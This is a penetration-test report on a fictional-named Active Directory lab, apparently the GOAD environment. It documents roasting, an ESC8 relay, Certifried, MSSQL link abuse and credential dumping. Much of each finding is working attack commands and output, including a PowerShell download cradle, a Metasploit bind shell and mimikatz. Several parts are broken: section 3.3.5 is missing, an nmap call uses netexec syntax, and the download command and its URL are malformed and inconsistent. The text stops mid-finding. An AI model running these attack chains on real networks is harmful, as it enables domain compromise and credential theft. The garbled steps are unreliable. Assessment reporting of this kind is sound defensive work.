

CUSTOMER	Galactic Empire
SUBJECT	ACTIVE DIRECTORY
DOCUMENT	SECURITY ASSESSMENT REPORT

# Table of Contents

- 1 Executive Summary ..... 3**
  - 1.1 Overview ..... 3**
  - 1.2 Results ..... 3**
  - 1.3 Recommendations ..... 3**
- 2 FINDINGS AND RECOMMENDATIONS ..... 4**
  - 2.1 Approach to Testing ..... 4**
  - 2.2 Findings and Recommendations ..... 4**
  - 2.3 Delimitations and restrictions ..... 5**
- 3 RESULTS AND RECOMMENDATIONS ..... 6**
  - 3.1 Severity ratings ..... 6**
  - 3.2 Outline of identified vulnerabilities ..... 7**
  - 3.3 Technical description of findings ..... 8**
    - 3.3.1 ASREP-Roastable User Account ..... 8
    - 3.3.2 Kerberoastable servicePrincipalName ..... 10
    - 3.3.3 NTLM Relay Attack Possible on AD CS ..... 11
    - 3.3.4 Use of Outdated AD CS Certificate Authority ..... 13
    - 3.3.5 Insufficient SMB Resolution Configuration ..... 15
    - 3.3.6 Excessive Impersonate Privileges and Permissions on MSSQL Server ..... 17
    - 3.3.7 Possibility to Abuse Trusted Link Between MSSQL Servers ..... 19
    - 3.3.8 Reuse of Local Administrator Password ..... 22
    - 3.3.9 Insufficient Password Complexity ..... 23
    - 3.3.10 Use of Outdated SMB Protocol ..... 24
- A APPENDIX – Project Overview ..... 25**
- B APPENDIX – Testing Artefacts ..... 25**
- C APPENDIX – NDA ..... 26**

# 1 Executive Summary

---

## 1.1 Overview

During the period between 2025-01-20 and 2025-01-24, Rebel Alliance conducted a security assessment against the Galactic Empire Active Directory infrastructure.

The purpose of this assessment was to evaluate the current security status of all domains on the On Premise Active Directory environment, to find potential vulnerabilities within the system.

The security assessment of Galactic Empire aimed to identify potential paths that attackers could exploit to access sensitive data or gain access to highly privileged accounts within the network. This report presents the findings of the assessment, providing technical details about the identified vulnerabilities along with recommendations for their mitigation.

## 1.2 Results

The security assessment identified vulnerabilities within the platform that could potentially allow unauthorized access to sensitive data, functionalities and highly privileged accounts. During the assessment, Rebel Alliance was able to crack five passwords belonging to accounts in the AD environment, using various attack methods.

Because of both misconfigured permissions and use of outdated software, this then led to the assessors gaining access to and partly compromising two of the three domains in the AD environment.

In total, ten vulnerabilities were identified; five of high severity and five of medium severity.

## 1.3 Recommendations

Due to the severity of the vulnerabilities found within the Active Directory environment, it is highly advised that Galactic Empire takes immediate action to resolve and mitigate them. Even the less severe vulnerabilities, while not necessarily a grave threat by themselves, could be combined by a threat actor to achieve a full attack goal. In section 3 of this report we provide thorough recommendations for each of the vulnerabilities.

## 2 FINDINGS AND RECOMMENDATIONS

---

This section of the report groups vulnerabilities together at a high level and provides recommendations on improving the application's security posture. More detailed vulnerability descriptions can be found in Section 3, and information about the project scope can be found in Appendix I, Assessment Scope

### 2.1 Approach to Testing

The purpose of the security assessment was to identify vulnerabilities, configuration issues and privilege escalation techniques that could be used by a threat actor to compromise the Galactic Empire AD infrastructure.

In scope of the security assessment were all three domains in the Active Directory environment, located in the IP range 10.2.10.10-23:

- **sevenkingdoms.local**, containing DC **kingslanding**
- **north.sevenkingdoms.local**, containing DC **winterfell** and server **castelblack**
- **essos.local**, containing DC **meereen** and server **braavos**

Testing was performed remotely, using both Linux and Windows operated machines connected to Galactic Empire's VPN. An SSH connection to a Linux computer in the environment was also provided by Galactic Empire to the assessor.

The identification of vulnerabilities that could lead to control of domains on Galactic Empire's infrastructure were the primary focus of the security assessment.

### 2.2 Findings and Recommendations

From a mainly external perspective, Rebel Alliance performed vulnerability scanning against the three domains listed in 2.1, evaluating the overall health of the Active Directory environment. The assessor also attempted common Active Directory based attacks, such as Kerberoasting, SMB poisoning, AD CS ESC-attacks, and ASREP-Roasting, in order to gain access to accounts on the network and attempt privilege escalation and lateral movement.

Rebel Alliance found one server on the **essos** domain running the very outdated SMBv1 version of the SMB protocol, which is vulnerable to many well known attacks [*Finding 3.3.10*]. The assessor also discovered misconfigurations with the SMB protocol, allowing the interception of user hashes via poisoning [*Finding 3.3.5*]. Cracking one of these hashes granted access to an administrator on the **winterfell** server, enabling further compromise through retrieval of stored account hashes on the machine. Two additional user accounts on the **north** domain were easily obtained through ASREP-Roasting and Kerberoasting [*Findings 3.3.1,2*], with their hashes taken offline for password cracking.

After obtaining the hash for the local administrator account on the **winterfell** server, it was discovered that the administrator on the **castelblack** server shared the same password [*Finding 3.3.8*], enabling further access to the **north** domain.

Through vulnerabilities found within AD CS [Findings 3.3.3,4] and the MSSQL server [Findings 3.3.6,7], the assessor managed to gain access to and escalate privileges on the **braavos** server, eventually retrieving the local administrator password hash allowing dumping of the local account hashes on that server. The same was made possible on the **meereen** server after obtaining authentication as the Domain Controller machine using one of the AD CS vulnerabilities.

Ultimately, Rebel Alliance was able to leverage the vulnerabilities found in order to compromise parts of domain **north.sevenkingdoms.local** and domain **essos.local**. Five of the password hashes obtained throughout the assessment could easily be cracked [Finding 3.3.9].

Broad recommendations for vulnerability mitigation is for Galactic Empire to re-evaluate their current password policy, set Kerberos pre-authentication to required on all accounts in the AD, and update outdated components with known vulnerabilities. More in-depth recommendations can be found under each finding's chapter.

## 2.3 Delimitations and restrictions

All testing and analysis was performed with the goal of escalating privileges and compromising the Galactic Empire Active Directory infrastructure.

### 3 RESULTS AND RECOMMENDATIONS

#### 3.1 Severity ratings

Severity	Description
High	Security vulnerabilities that can give an attacker total or partial control over a system or allow access to or manipulation of sensitive data.
Medium	Security vulnerabilities that can give an attacker access to sensitive data, but require special circumstances or social methods to fully succeed.
Low	Security vulnerabilities that can have a negative impact on some aspects of the security or credibility of the system or increase the severity of other vulnerabilities, but which do not by themselves directly compromise the integrity of the system.
Info.	Informational findings are observations that were made during the assessment that could have an impact on some aspects of security but in themselves do not classify as security vulnerabilities.

Table 1: Severity ratings.

## 3.2 Outline of identified vulnerabilities

Vulnerability	High	Medium	Low	Info.
ASREP-Roastable User Account	✓			
Kerberoastable servicePrincipalName	✓			
NTLM Relay Attack Possible on AD CS	✓			
Use of Outdated AD CS Certificate Authority	✓			
Insufficient SMB Resolution Configuration	✓			
Excessive Impersonate Privileges and Permissions on MSSQL Server		✓		
Possibility to Abuse Trusted Link Between MSSQL Servers		✓		
Reuse of Local Administrator Password		✓		
Insufficient Password Complexity		✓		
Use of Outdated SMB Protocol		✓		

Table 2: Identified vulnerabilities.

## 3.3 Technical description of findings

### 3.3.1 ASREP-Roastable User Account

Severity: high

#### Description

ASREP-Roasting is an attack made possible when accounts do not have Kerberos pre-authentication required. The pre-authentication feature ensures that, if a ticket request (AS-REQ) is made to the KDC, the KDC will not respond unless the request includes a timestamp encrypted with that account's password.

If a user account has this feature disabled, a threat actor can send an AS-REQ to the KDC on behalf of this user and receive an AS-REP response. This response contains data encrypted with a key derived from that user's actual password. The password can then be cracked offline. Obtaining additional accounts gives a threat actor more opportunities for privilege escalation and lateral movement within the environment.

Using open-source tools Netexec and Impacket, Rebel Alliance found one instance of a user account without Kerberos pre-authentication required on **north.sevenkingdoms.local**. The hashed password was taken offline and cracked using Hashcat, and access to the user **brandon.stark** was achieved.

#### Demonstration:

```
(henriksson@workstation)-[~/Documents/goad/user_pw_files]
$ nxc smb 10.2.10.11 --users
SMB 10.2.10.11 445 WINTERFELL [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (s
SMB 10.2.10.11 445 WINTERFELL -Username- -Last PW Set- -BadPW- -Description-
SMB 10.2.10.11 445 WINTERFELL Guest <never> 0 Built-in account for guest access to the c
SMB 10.2.10.11 445 WINTERFELL arya.stark 2024-05-20 21:10:04 0 Arya Stark
SMB 10.2.10.11 445 WINTERFELL sansa.stark 2024-05-20 21:10:30 0 Sansa Stark
SMB 10.2.10.11 445 WINTERFELL brandon.stark 2024-05-20 21:10:37 0 Brandon Stark
SMB 10.2.10.11 445 WINTERFELL rickon.stark 2024-05-20 21:10:43 0 Rickon Stark
SMB 10.2.10.11 445 WINTERFELL hodor 2024-05-20 21:10:49 0 Brainless Giant
SMB 10.2.10.11 445 WINTERFELL jon.snow 2024-05-20 21:10:56 0 Jon Snow
SMB 10.2.10.11 445 WINTERFELL samwell.tarly 2024-05-20 21:11:02 0 Samwell Tarly (Password : )
SMB 10.2.10.11 445 WINTERFELL jeor.mormont 2024-05-20 21:11:09 0 Jeor Mormont
SMB 10.2.10.11 445 WINTERFELL sql_svc 2024-05-20 21:11:16 0 sql service
SMB 10.2.10.11 445 WINTERFELL karl 2024-05-25 14:33:57 0
SMB 10.2.10.11 445 WINTERFELL [*] Enumerated 11 local users: NORTH

(henriksson@workstation)-[~/Documents/goad/user_pw_files]
$ GetNPUsers.py north.sevenkingdoms.local/ -no-pass -usersfile users_north.txt
/usr/local/bin/GetNPUsers.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
__import__ ('pkg_resources').run_script('impacket==0.13.0.dev0+20241216.172807.67e19240', 'GetNPUsers.py')
Impacket v0.13.0.dev0+20241216.172807.67e19240 - Copyright Fortra, LLC and its affiliated companies

[-] User sql_svc doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jeor.mormont doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User samwell.tarly doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jon.snow doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User hodor doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User rickon.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOCAL

[-] User sansa.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User robb.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User catelyn.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User eddard.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User arya.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
```



## **Recommendations**

Ensure that the Kerberos pre-authentication requirement is enabled on all accounts in the Active Directory environment. Although the user obtained from this vulnerability has relatively low privileges, the ease with which a threat actor can abuse the vulnerability combined with the opportunities granted by having access to an account in the AD makes this a severe finding.

### 3.3.2 Kerberoastable servicePrincipalName

Severity: high

#### Description

Kerberoasting is an attack technique that exploits the Windows implementation of the Kerberos protocol. It involves parts of the Ticket Granting Service (TGS) ticket being encrypted with a service key. This service key originates from the NTLM hash of the targeted service account. Multiple instances of these services can be created on several hosts, each one registered in the Service Principal Name (SPN) attribute of the account.

Kerberos allows any domain user to obtain a TGS ticket for service accounts with an SPN registered within the domain. This capability can be leveraged by attackers to perform offline dictionary attacks against the service account hash, potentially unveiling the plain text password.

Using open-source tool Netexec, Rebel Alliance found two instances of services running as user accounts on domain **north.sevenkingdoms.local**, and could obtain their NTLM-hashed passwords. One of the accounts' password was then cracked offline and access to user **jon.snow** was achieved.

#### Demonstration:

```
(henriksson@workstation)-[~/Documents/goad/kerberoasting]
$ nxc ldap 10.2.10.11 -u brandon.stark -p '' -d north.sevenkingdoms.local --kerberoasting KERBEROASTING
SMB      10.2.10.11      445    WINTERFELL    [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local)
LDAP     10.2.10.11      389    WINTERFELL    [+] north.sevenkingdoms.local\brandon.stark:
LDAP     10.2.10.11      389    WINTERFELL    Bypassing disabled account krbtgt
LDAP     10.2.10.11      389    WINTERFELL    [*] Total of records returned 5
LDAP     10.2.10.11      389    WINTERFELL    sAMAccountName: jon.snow memberOf: CN=Night Watch,CN=Users,DC=north,DC=sevenkingdoms,DC=local pwdL
LDAP     10.2.10.11      389    WINTERFELL    $krb5tgs$23$*jon.snow$NORTH.SEVENKINGDOMS.LOCAL$north.sevenkingdoms.local/
```

```
LDAP     10.2.10.11      389    WINTERFELL    sAMAccountName: sansa.stark memberOf: CN=Stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local pwdLas
LDAP     10.2.10.11      389    WINTERFELL    $krb5tgs$23$*sansa.stark$NORTH.SEVENKINGDOMS.LOCAL$north.sevenkingdoms.local/sansa.star
```

```
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: $krb5tgs$23$*jon.snow$NORTH.SEVENKINGDOMS.LOCAL$nor ... de2693
Time.Started.....: Tue Jan 21 13:20:20 2025, (2 secs)
Time.Estimated...: Tue Jan 21 13:20:22 2025, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
```

#### Recommendations

Refrain from using user accounts as service accounts for services running on the Active Directory environment. This is not best practice, and passwords for user accounts are generally much more vulnerable to cracking than computer accounts. Using computer accounts or Group Managed Service Accounts for services ensures stronger passwords, and that service accounts do not share passwords with other accounts. Alternatively, implement complex passwords (30+ characters) for these accounts specifically.

### 3.3.3 NTLM Relay Attack Possible on AD CS

**Severity:** high

#### Description

Active Directory Certificate Services (AD CS) is used to issue and manage digital certificates to computers and users. These certificates can be used to authenticate users, machines or services and for secure communication. The main AD CS feature is the Certification Authority (CA) service, which is responsible for issuing and verifying certificates following a template-based approach.

Certificate templates are used to issue certificates with a predefined set of attributes either manually or automatically through an enrollment service. The access control lists for AD CS are set up within the AD to manage who can issue certificates using a template or manage the template itself.

AD CS has support for optional HTTP-based certificate enrollment methods, which are all vulnerable to NTLM-relay attacks. A threat actor can exploit this vulnerability by relaying an NTLM authentication request from a victim user or machine to an attacker-controlled machine, allowing the attacker to impersonate the victim and request a client authentication certificate (such as the default Machine/Controller template). Depending on the privileges of the victim used, that certificate can then be used to compromise the domain. This vulnerability is known as ESC 8.

Using open-source tools Certipy, PetitPotam and Impacket, Rebel Alliance was able to abuse the ESC 8 vulnerability on the domain **essos.local**. A relay was set up with Certipy using the Domain Controller template, in order to capture an authentication request from the **meereen.essos.local** computer and request a new certificate as that machine [1]. PetitPotam was then used to force **meereen\$** to authenticate against the computer running the relay [2], and a Domain Controller certificate was obtained [3]. This could then be used with, for example, Impacket to force a DC-sync and receive the hashed credentials for all accounts saved on that machine [4]. Through this method, the hashed password of user **khal.drogo** was obtained and cracked, as well as the plain-text password of the MSSQL server account **sql\_svc**.

#### Demonstration:

[1]

```
(kali@MH-kali)-[~]
$ certipy-ad relay -target 10.2.10.23 -template DomainController
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting http://10.2.10.23/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
[]
ESSOS\MEEREEN$
[*] Requesting certificate for 'ESSOS\MEEREEN$' based on the template 'DomainController'
[]
[*] Got certificate with DNS Host Name 'meereen.essos.local'
[*] Certificate object SID is 'S-1-5-21-3276079115-277860780-3565317536-1001'
[*] Saved certificate and private key to 'meereen.pfx'
[*] Exiting ...
```

[2]

```
(henriksson@workstation)-[~/opt/tools/petitpotam]
$ python3 PetitPotam.py 10.2.10.99 meereen.essos.local

Trying pipe lsarpc
[-] Connecting to ncacn_np:meereen.essos.local[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

[3]

```
(kali@MH-kali)-[~]
$ certipy-ad auth -pfx meereen.pfx -dc-ip 10.2.10.12
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: meereen$@essos.local
[*] Trying to get TGT ...
[*] Got TGT
[*] Saved credential cache to 'meereen.ccache'
[*] Trying to retrieve NT hash for 'meereen$'
[*] Got hash for 'meereen$@essos.local': 00000000000000000000000000000000

(kali@MH-kali)-[~]
$ export KRB5CCNAME=meereen.ccache
```

[4]

```
(kali@MH-kali)-[~]
$ impacket-secretsdump -k -no-pass ESSOS.LOCAL/"meereen$"@meereen.essos.local
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
```

## Recommendations

Disable the HTTP-based enrollment endpoints if not in use. If that is not possible, alter the enrollment endpoints to only allow HTTPS traffic and use Kerberos authentication instead of NTLM. This will mitigate but not completely remove the vulnerability. For more mitigation guidance, see SpecterOps research paper on AD CS [here](#), specifically Preventive Guidance - PREVENT8.

### 3.3.4 Use of Outdated AD CS Certificate Authority

Severity: high

#### Description

For more background on AD CS, see chapter 3.3.3.

AD CS has a few known vulnerabilities related both to configuration of the templates and the service itself. CVE-2022-26923 concerns the way computer accounts authenticate to the Certificate Authority, which is different from user accounts. For computer accounts, this is done using the `dnsHostName` attribute of the computer, and the vulnerability lies in the ability for creators of computer accounts to change this attribute, with no uniqueness constraint. The only restriction here is as the `dnsHostName` is changed, so is any `servicePrincipalName` attribute that contains the `dnsHostName`, and those have to be unique. This, however, can be circumvented simply by removing the specific SPN entries.

Abusing this, if a threat actor has access to any domain user account, they can create a new machine account and set the `dnsHostName` to, for example, that of the Domain Controller. Requesting a certificate from the CA for this computer will then allow them to effectively authenticate as the Domain Controller machine account, compromising the domain.

Using open-source tools Certipy and Impacket, Rebel Alliance was able to abuse this vulnerability from a previously obtained account on the **essos.local** domain, resulting in authentication as the Domain Controller machine. Certipy was used to create a new computer account under the previously obtained user **khal.drogo**, successfully setting the `dnsHostName` to that of the DC computer. A Machine template certificate was obtained for the new account, which could then be used to authenticate as the **meereen\$** DC and, for example, force a DC-sync and retrieve hashes for all cached credentials on the machine.

#### Demonstration:

```
(henriksson@workstation)-[~/Documents/goad/certipy]
$ certipy-ad account create -u khal.drogo@essos.local -p [REDACTED] -user "nightking" -pass "certifriedpass" -dns "meereen.essos.local"
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Creating new account:
sAMAccountName      : nightking$
unicodePwd          : certifriedpass
userAccountControl  : 4096
servicePrincipalName : HOST/nightking
                    : RestrictedKrbHost/nightking
dnsHostName         : meereen.essos.local
[*] Successfully created account 'nightking$' with password 'certifriedpass'

(henriksson@workstation)-[~/Documents/goad/certipy]
$ certipy-ad req -u "nightking$@essos.local" -p "certifriedpass" -target braavos.essos.local -ca ESSOS-CA -template Machine
Certipy v4.8.2 - by Oliver Lyak (ly4k)

/usr/lib/python3/dist-packages/certipy/commands/req.py:459: SyntaxWarning: invalid escape sequence '\('
  "(0x[a-zA-Z0-9]+) \([-]?[0-9]+ "
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 17
[*] Got certificate with DNS Host Name 'meereen.essos.local'
[*] Certificate object SID is 'S-1-5-21-3276079115-277860780-3565317536-2106'
[*] Saved certificate and private key to 'meereen.pfx'
```



```
(henriksson@workstation)-[~/Documents/goad/certipy]
$ certipy-ad auth -pfx meereen.pfx -username "meereen$" -domain essos.local -dc-ip 10.2.10.12
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: meereen$@essos.local
[*] Trying to get TGT ...
[*] Got TGT
[*] Saved credential cache to 'meereen.ccache'
[*] Trying to retrieve NT hash for 'meereen$'
[*] Got hash for 'meereen$@essos.local': aad3b435b51404eeaad3b435b51404ee:271959799d87f706fed2bbdcaa5ef758

(henriksson@workstation)-[~/Documents/goad/certipy]
$ export KRB5CCNAME=meereen.ccache

(henriksson@workstation)-[~/Documents/goad/certipy]
$ impacket-secretsdump -k -no-pass ESSOS.local/"meereen$"@meereen.essos.local
Impacket v0.13.0.dev0+20241216.172807.67e19240 - Copyright Fortra, LLC and its affiliated companies
```

## Recommendations

The CVE-2022-26923 vulnerability is not caused by misconfiguration, but is an inherent problem within AD CS. Microsoft patched the vulnerability in May 2022, both implementing a new Object ID to certificates and disallowing users changing the `dNSHostName` attribute of a machine account to something that doesn't match its `sAMAccountName`. Rebel Alliance strongly recommends updating all outdated Certification Authorities to a patched version.



```
[*] [LLMNR] Poisoned answer sent to 10.2.10.11 for name Meren
```

## Recommendations

Disable the three protocols LLMNR, mDNS and NetBios-NS through GPO and Registry edits. As they are only used when a query doesn't match known targets on the domain, they should not be necessary for the function of the Active Directory.

For more information on mitigation procedures see the MITRE guidance *here*.



### 3.3.6 Excessive Impersonate Privileges and Permissions on MSSQL Server

**Severity:** medium

#### Description

Microsoft SQL (MSSQL) Server is a database server often used in Active Directory environments. It is often integrated with Windows authentication to handle permissions in the AD. The server itself can handle several databases, so a domain user can have permission to access the MSSQL server but not all the databases. Microsoft SQL servers primarily allow two forms of authentication: SQL server accounts and Windows authentication.

While an account in the AD can have their permissions to the MSSQL server set either manually or based on AD group policy, MSSQL also has a feature to allow users to impersonate other accounts and access their privileges. This feature can pose a vulnerability if misconfigured, possibly allowing privilege escalation and access to sensitive data as a regular user account. The impersonate privilege *'execute as login'* grants access to the entire server while *'execute as user'* grants access to a single database. Administrator accounts on MSSQL servers often have the function *xp\_cmdshell* enabled, allowing system commands to be executed on the machine in which the server is running.

While doing recon of the environment using Impacket, Rebel Alliance found two identical MSSQL servers in the Galactic Empire AD; **castelblack.north.sevenkingdoms.local** and **braavos.essos.local**. Using previously obtained user account **samwell.tarly** and Impacket to connect to the server **castelblack**, Rebel Alliance was able to impersonate the sysadmin (sa) account for the server using *execute as login*, allowing for *xp\_cmdshell* command execution on the **north** machine. Other misconfigurations allowing for privilege escalation and lateral movement were also found on the MSSQL server.

The user **jon.snow** was found to be sysadmin on the castelblack server, with the user **brandon.stark** having *execute as login* privileges on **jon.snow**. The user **arya.stark** had *execute as user* privileges on both the master and msdb database.

#### Demonstration:

```
SQL (NORTH\jon.snow dbo@master)> enum_impersonate
execute as  database  permission_name  state_desc  grantee  grantor
-----
b'USER'    master    IMPERSONATE  GRANT      NORTH\arya.stark  dbo
b'USER'    msdb      IMPERSONATE  GRANT      NORTH\arya.stark  dbo
b'USER'    msdb      IMPERSONATE  GRANT      dc_admin          MS_DataCollectorInternalUser
b'LOGIN'   b''       IMPERSONATE  GRANT      NORTH\samwell.tarly  sa
b'LOGIN'   b''       IMPERSONATE  GRANT      NORTH\brandon.stark  NORTH\jon.snow
SQL (NORTH\jon.snow dbo@master)> _
```

## **Recommendations**

Review and restrict access permissions to and impersonate privileges on the MSSQL server. While this vulnerability requires access to accounts in the AD environment to be exploited, these MSSQL configurations mean several lower privileged users possess permissions they are not meant to have.

### 3.3.7 Possibility to Abuse Trusted Link Between MSSQL Servers

**Severity:** medium

#### Description

For more background on MSSQL servers, see chapter 3.3.6.

After gaining access to the user account **jon.snow** on the domain north.sevenkingdoms.local through Kerberoasting, Rebel Alliance found that the account was sysadmin on the **castelblack** MSSQL server. Connecting to the castelblack server as **jon.snow**, a trusted link was discovered between the castelblack and the braavos server, with **jon.snow** having permissions for remote login as sysadmin on braavos. This enabled *xp\_cmdshell* and command execution on the **braavos** machine [1], and was therefore a way in from the **north** domain to **essos**.

The trusted link was subsequently abused by Rebel Alliance to open a TCP bind shell on the **braavos** machine, using Metasploit and a Powershell script with shellcode for Metasploit to connect to. Using the on premise Linux computer on 10.2.10.99, a .txt file containing the script was broadcast through HTTP and downloaded to the **braavos** machine with a Powershell command from the MSSQL server [2,3]. Connecting to the script via the Metasploit console, a bind shell was successfully opened as the **sql\_svc** account on the **braavos** machine [4]. While initially on the **sql\_svc** account, the impersonate privileges enabled on the account allowed for quick escalation to the **nt authority** system account, managed with Metasploit.

From there, the Mimikatz tool was used from the bind shell to obtain the hash for the local **administrator** account on **braavos** [5]. Using the hash, Rebel Alliance could perform a secretdump on the **braavos** machine [6] and obtain the hashed credentials for the user account **khal.drogo**. This was taken offline and the password was successfully cracked.

## Demonstration:

[1]

```
SQL (NORTH\jon.snow dbo@master)> enable_xp_cmdshell
INFO(CASTELBLACK\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' has been successfully changed to 'ON'.
INFO(CASTELBLACK\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' has been successfully changed to 'ON'.
SQL (NORTH\jon.snow dbo@master)> xp_cmdshell whoami
output
-----
north\sql_svc

NULL

SQL (NORTH\jon.snow dbo@master)> use_link braavos
SQL >braavos (sa dbo@master)> enable_xp_cmdshell
INFO(BRAAVOS\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' has been successfully changed to 'ON'.
INFO(BRAAVOS\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' has been successfully changed to 'ON'.
SQL >braavos (sa dbo@master)> xp_cmdshell whoami
output
-----
essos\sql_svc
```

[2]

```
(kali@MH-kali)-[~/Documents/shellcoderunner]
$ python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
10.2.10.23 - - [16/Jan/2025 20:33:37] "GET /shellcoderunner.txt HTTP/1.1" 200 -
```

[3]

```
SQL (NORTH\jon.snow dbo@master)> use_link braavos
SQL >braavos (sa dbo@master)> EXEC xp_cmdshell 'powershell -ExecutionPolicy Bypass -Command "IEX (New-Object Net.WebClient).DownloadFile('http://10.2.10.23/shellcoderunner.txt');'"
output
-----
NULL
```

[4]

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/bind_tcp
payload => windows/x64/meterpreter/bind_tcp
msf6 exploit(multi/handler) > set lport 443
lport => 443
msf6 exploit(multi/handler) > set rhost 10.2.10.23
rhost => 10.2.10.23
msf6 exploit(multi/handler) > exploit

[*] Started bind TCP handler against 10.2.10.23:443
[*] Sending stage (203846 bytes) to 10.2.10.23
[*] Meterpreter session 1 opened (192.168.108.131:33525 => 10.2.10.23:443) at 2025-01-18 16:19:25 +0000

meterpreter > help
```

[5]

```
meterpreter > shell
Process 688 created.
Channel 4 created.
Microsoft Windows [Version 10.0.17763.5696]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>mimikatz.exe
mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.  "A la Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz # _
```

[6]

```
(henriksson@workstation)-[~/Documents/goad/mssql]
$ impacket-secretsdump braavos.essos.local/Administrator@10.2.10.23 -hashes .
Impacket v0.13.0.dev0+20241216.172807.67e19240 - Copyright Fortra, LLC and its affiliated companies
```

## Recommendations

Review and restrict impersonate privileges for accounts on the MSSQL server, as well as impersonate privileges for the server itself. Disable the trusted link between the **castelblack** and **braavos** server if not required, and restrict the xp\_cmdshell feature for all accounts on the MSSQL servers that do not expressly need it.

### 3.3.8 Reuse of Local Administrator Password


**Severity:** medium

#### Description

When initially configuring an Active Directory environment, although not best-practice, it is not uncommon to reuse images for previous domains and servers when setting up new ones. If not altered afterwards, this means that local administrator accounts and passwords are also replicated and therefore identical between the servers. With the local administrator password to a computer, a threat actor gains full access to that computer and any computers sharing it, allowing potential access to sensitive data and the compromise of user accounts on the affected systems.

After obtaining the hashed password for the local **Administrator** account on the Domain Controller **winterfell** using the method described in 3.3.5, Rebel Alliance attempted authentication against the other servers in the AD and found a reuse of the password on the **castelblack** server.

#### Demonstration:



```
(henriksson@workstation)-[~/Documents/goad]
$ nmap smb 10.2.10.10-23 -u Administrator -H
SMB 10.2.10.12 445 MEEREN [*] windows Server 2016 Standard Evaluation Edition x64 (name:MEEREN) (domain:essos.local)
SMB 10.2.10.12 445 MEEREN [-] essos.local\Administrator STATUS_LOGON_FAILURE
SMB 10.2.10.11 445 WINTERFELL [*] Windows 10 / Server 2019 Build 1776 (name:WINTERFELL) (domain:north.sevenkingdoms.local)
SMB 10.2.10.10 445 KINGSLANDING [*] Windows 10 / Server 2019 Build 1776 (name:KINGSLANDING) (domain:sevenkingdoms.local)
SMB 10.2.10.23 445 BRAAVOS [*] Windows 10 / Server 2019 Build 17763 x64 (name:BRAAVOS) (domain:essos.local) (signi
SMB 10.2.10.22 445 CASTELBLACK [*] Windows 10 / Server 2019 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local)
SMB 10.2.10.11 445 WINTERFELL [+] north.sevenkingdoms.local\Administrator (Pwn3d!)
SMB 10.2.10.10 445 KINGSLANDING [-] sevenkingdoms.local\Administrator STATUS_LOGON_FAILURE
